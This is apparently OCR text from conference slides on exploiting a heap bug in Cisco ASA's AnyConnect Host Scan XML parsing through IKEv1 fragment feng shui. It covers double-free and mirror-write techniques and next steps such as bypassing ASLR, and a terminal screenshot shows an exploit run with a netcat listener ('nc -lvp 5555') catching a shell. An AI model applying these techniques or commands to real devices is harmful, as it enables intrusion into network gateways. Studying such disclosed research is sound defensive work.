
- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data dangling pointer

"confused" session frag

replacement frag




File Edit View VM Tabs Help
Ubuntu 14.04.2 64-bit
user@user-ubuntu14: ~
10:05
user@user-ubuntu14: ~ 83x30
user@user-ubuntu14:~$ ./exploit.py
user@user-ubuntu14: ~ 48x30
user@user-ubuntu14:~$ nc -lvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Other approaches

1. Having one frag / the reassembled packet in the same chunk
   - But when reassembly fails, results in another double-free ☺
2. XML data is appended with `strncat()`
   - Overwrite first fragment to change its length?
   - Need a `strncat()`-friendly character
   - Can't use very large length due to reassembly incomplete check
   - But still need to allocate something else anyway to avoid double-free

- Took 2 weeks to build an exploit
  - Prior to that, took months to write asatools [1]

[1] https://github.com/nccgroup/asatools

Conclusions

Lessons learnt

- Fuzzing just the tags list is enough to find the bug
  - Radamsa was useless in our case
- Working exploit on 32-bit (no ASLR/NX)
  - Note: some old 64-bit don't have ASLR either [1] 😐
- 7-year old bug? – AnyConnect Host Scan available since 2011
  - Cisco-specific handlers, not libexpat
- IKEv1 frag primitive to overflow memory / create mirror writes
  - Confusion state: one chunk used for two different IKEv1 packets
- IKEv1 feng shui useful for any heap-based bug


[1] https://github.com/nccgroup/asafw/blob/master/README.md#mitigation-summary

Next steps

- WebVPN/AnyConnect exploit only (not relying on IKEv1)?
- Exploiting other attack vectors (e.g. IKEv2)?
- Turn a repeatable free into a memory revelation primitive?
  - Bypass ASLR on recent 64-bit?
  - Something like BENIGNCERTAIN on Cisco IOS [1]?
- XML grammar-based fuzzer to find new 0-day?
  - Support for tags, attributes, etc.

[1] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160916-ikev1

Protect against 0-day vulnerabilities?



Questions

- Special thanks to
  - My colleague Aaron Adams (@FidgetingBits) for developing asatools with me and for the help on exploiting this ☺
  - Cisco PSIRT for handling this
  - Many people from REcon for their feedbacks
- Contact
  - @saidelike
  - cedric(dot)halbronn(at)nccgroup(dot)trust